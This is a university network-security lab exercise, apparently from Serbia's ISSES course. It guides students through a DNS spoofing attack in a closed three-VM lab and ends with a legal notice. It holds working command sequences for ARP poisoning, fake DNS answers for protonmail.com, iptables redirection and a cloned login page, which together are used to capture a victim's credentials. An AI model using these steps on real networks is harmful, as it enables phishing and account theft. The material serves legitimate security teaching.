Co-funded by the Erasmus+ Programme of the European Union

ISSES

**ISSES** – Information Security Services Education in Serbia

*Supported by the Erasmus+ Capacity Building in the field of Higher Education (CBHE) grant N° 586474-EPP-1-2017-1-RS-EPPKA2-CBHE-JP*

# Network attacks (DNS spoofing)

## - Laboratory exercise -

Only connections between three virtual machines via the *eth0* interface on which the virtual machines are in the same network segment (network x.x.x.0/24) will be used for the *DNS* spoofing exercise. There is also a router in this network that connects virtual machines to the Internet located at x.x.x.254. This router provides *DNS* responses when any of the virtual machines wants to access a location on the Internet.

The roles of virtual machines will be:

- VM1 - attacked device that will receive fake *DNS* responses when it wants to communicate with the site *protonmail.com*.
- VM2 - an attacker who will use a *DNS* and *ARP* spoofing attack to force VM1 to have its web session established with a fake server running on VM3 instead with the actual *protonmail.com* site. The goal is to steal the victim's credentials to access the email.
- VM3 - web server for attack and theft of credentials.

Using the *Putty*, connect via *SSH* protocol to three virtual machines: one connection to VM1, four connections to VM2 and two connections to VM3.

1. On VM2, check if VM2 is routing packets with the command:

- `sysctl net.ipv4.ip_forward`

If the answer is 0, then start routing with the command:

- `sudo sysctl -w net.ipv4.ip_forward=1`

2. Execute an *ARP* spoofing attack to ensure that packets passing between VM1 and the router pass through VM2. This will allow VM2 to intercept *DNS* requests and insert false responses. The attack is triggered by the following commands in two different SSH session windows on VM2:

- `sudo arpspoof -i eth0 -t x.x.x.1 x.x.x.254`
- `sudo arpspoof -i eth0 -t x.x.x.254 x.x.x.1`

To avoid the error that disables our SSH session to VM1 due to the termination of the connection to the gateway:

<u>option 1:</u>

enter the following command on VM1:

- `sudo ip route add x.x.x.0/24 via x.x.x.254`

<u>option 2:</u>

enter the following command on VM1:

- `sudo route add -net x.x.x.0/24 gw x.x.x.254 dev eth0`

option 3:

enter the following commands on VM1:

- `sudo ip link set eth1 up`
- `sudo ip addr add 10.12.x.1/24 dev eth1`

enter the following commands on VM2:

- `sudo ip link set eth1 up`
- `sudo ip addr add 10.12.x.2/24 dev eth1`


If *shell* access to VM1 is sufficient, then from shell access to VM2 run:

- `ssh student@10.12.x.1`

and thus connect to VM1.

If it is necessary to run a *VNC* session, then the following should be done:

- On VM2, install the *remmina* software, which is a remote desktop and *VNC* client using:
  - `sudo apt install remmina`
- From the *VNC* session on VM2 run the installed tool, create a *VNC* session on VM2 to VM1 (the password is the same as when accessing from your computer and the address must be the *eth1* interface address on VM1) and connect to VM1 via VM2.



3. Check by recording packets on VM2 whether *DNS* requests (or any other packets) between VM1 and the router pass through VM2.

*DNS* checking can be performed from the command line on VM1 with the following commands:

- `dig www.protonmail.com`
- `dig www.google.com`

4. Running *dnsmasq* software on the VM2 machine in the third window:

- Install the software with the following command:
  - `sudo apt-get install dnsmasq`
- The software uses port 53 which is mainly used by *systemd-resolved*. Enter the following commands to temporarily stop the service:
  - `sudo systemctl stop systemd-resolved`
  - `sudo systemctl disable systemd-resolved`
- It is necessary to create a */etc/dnsmasq.conf* file with the following content (*DNS* server is used to resolve unknown names, but *dnsmasq.hosts* is used for locally defined names):
  - `no-dhcp-interface=`
    `server=x.x.x.x` (*DNS* server address)
    `no-hosts`
    `addn-hosts=/etc/dnsmasq.hosts`
- It is necessary to create a */etc/dnsmasq.hosts* file with the following content (false IP addresses for the *protonmail.com* domain are specified):
  - `x.x.x.3 www.protonmail.com`
    `x.x.x.3 login.protonmail.com`
    `x.x.x.3 protonmail.com`
- Run *dnsmasq* with the command:
  - `sudo dnsmasq --no-daemon --log-queries`
- Another option is to enter the following commands after stopping the *systemd-resolved* service:
  - `sudo systemctl stop dnsmasq.service`
  - `sudo systemctl disable dnsmasq.service`

  After that, configuration files should be created in the same way as in the first option. Then enter the following commands to start the *dnsmasq* service:
  - `sudo systemctl enable dnsmasq.service`
  - `sudo systemctl start dnsmasq.service`

5. Check the operation of *dnsmasq* on VM2 with the following commands:

- `ps xa | grep dnsmasq` (examines if process is running)
  (if so) `dig protonmail.com` (reply should point to x.x.x.3)

6. Force VM2 to redirect and retrieve all *UDP DNS* packets starting with x.x.x.1 with the following commands:

- `sudo iptables -t nat -A PREROUTING -i eth0 -p udp --dport 53 -j DNAT --to-destination x.x.x.2:53`
- `sudo iptables -t nat -A POSTROUTING -j MASQUERADE`

7. Check the operation of the *DNS* server on VM1 with the following commands:

- `dig www.protonmail.com`
- `dig www.google.com`

For the domain *protonmail.com* you should get the address of the web server x.x.x.3

8. Setting up a fake web server on VM3:

- Create a *VNC* connection to VM3
- Start *Firefox* and go to *https://protonmail.com/* and click the *LOGIN* button
- Save the login page to */home/student/Documents/web*
- Rename file *Login | ProtonMail_files.html* to *index.html*
- Right-click on the page background and click on *View page background*
- Right-click on the background of the image, click on *Save image as* and save it to the location */home/student/Documents/web/Login | ProtonMail_files/assets/img*
- Start the web server from the */home/student/Documents/web/* directory:
  - `sudo python3 -m http.server 80`

  The web server is configured to work over port 80 as a regular *HTTP* server while the original page is *HTTPs*. Because of this, it is necessary to set the browser to VM1 for demonstration, because today's browsers as the default configuration use the attempt to establish a *TLS* (*HTTPS*) connection as the first attempt.
- In the second window on VM3 start traffic recording:
  - `sudo dumpcap -i eth0 -w /tmp/cap3.pcapng`

9. Check the operation of *DNS* spoofing:

- Create a *VNC* connection to VM1.
- Start *Firefox* and go to *about:config*.

- Find the *network.stricttransportsecurity.preloadlist* configuration parameter and set it to *false*.
- In another browser tab go to *http://protonmail.com*.
- Which page is open?
- Enter username and password and click on *LOGIN*.
- What happened? Why?

10. Stop recording on VM3 and find the sent username and password in the recorded packets.

# NOTICE FOR STUDENTS

Topics of this laboratory exercise may involve the study of various mechanisms that violate information security and make intrusions into computer systems and networks.

The application of these mechanisms when executed towards the systems of individuals and legal entities, which are not familiar with them and are not consentient with the activities on checking vulnerability and testing intrusions into their systems, is punishable under the Criminal Law of the Republic of Serbia (Articles 298 to 304a).

Students performing this laboratory exercise may use these methods for study purposes only within the closed laboratory environment provided for teaching the Advanced Network and System Security course and described in Network Security Laboratory (NS Lab) Design and Hybrid NS and Crypto Lab Implementation documents available at: https://isses.etf.bg.ac.rs/labs/

Students may not imply that they are in any way encouraged or that they are recommended to use these methods toward systems of any third party entity or individual.

Any eventual activity that a student would undertake using these methods and mechanisms according to systems that are not within the laboratory on the course is the sole responsibility of the student.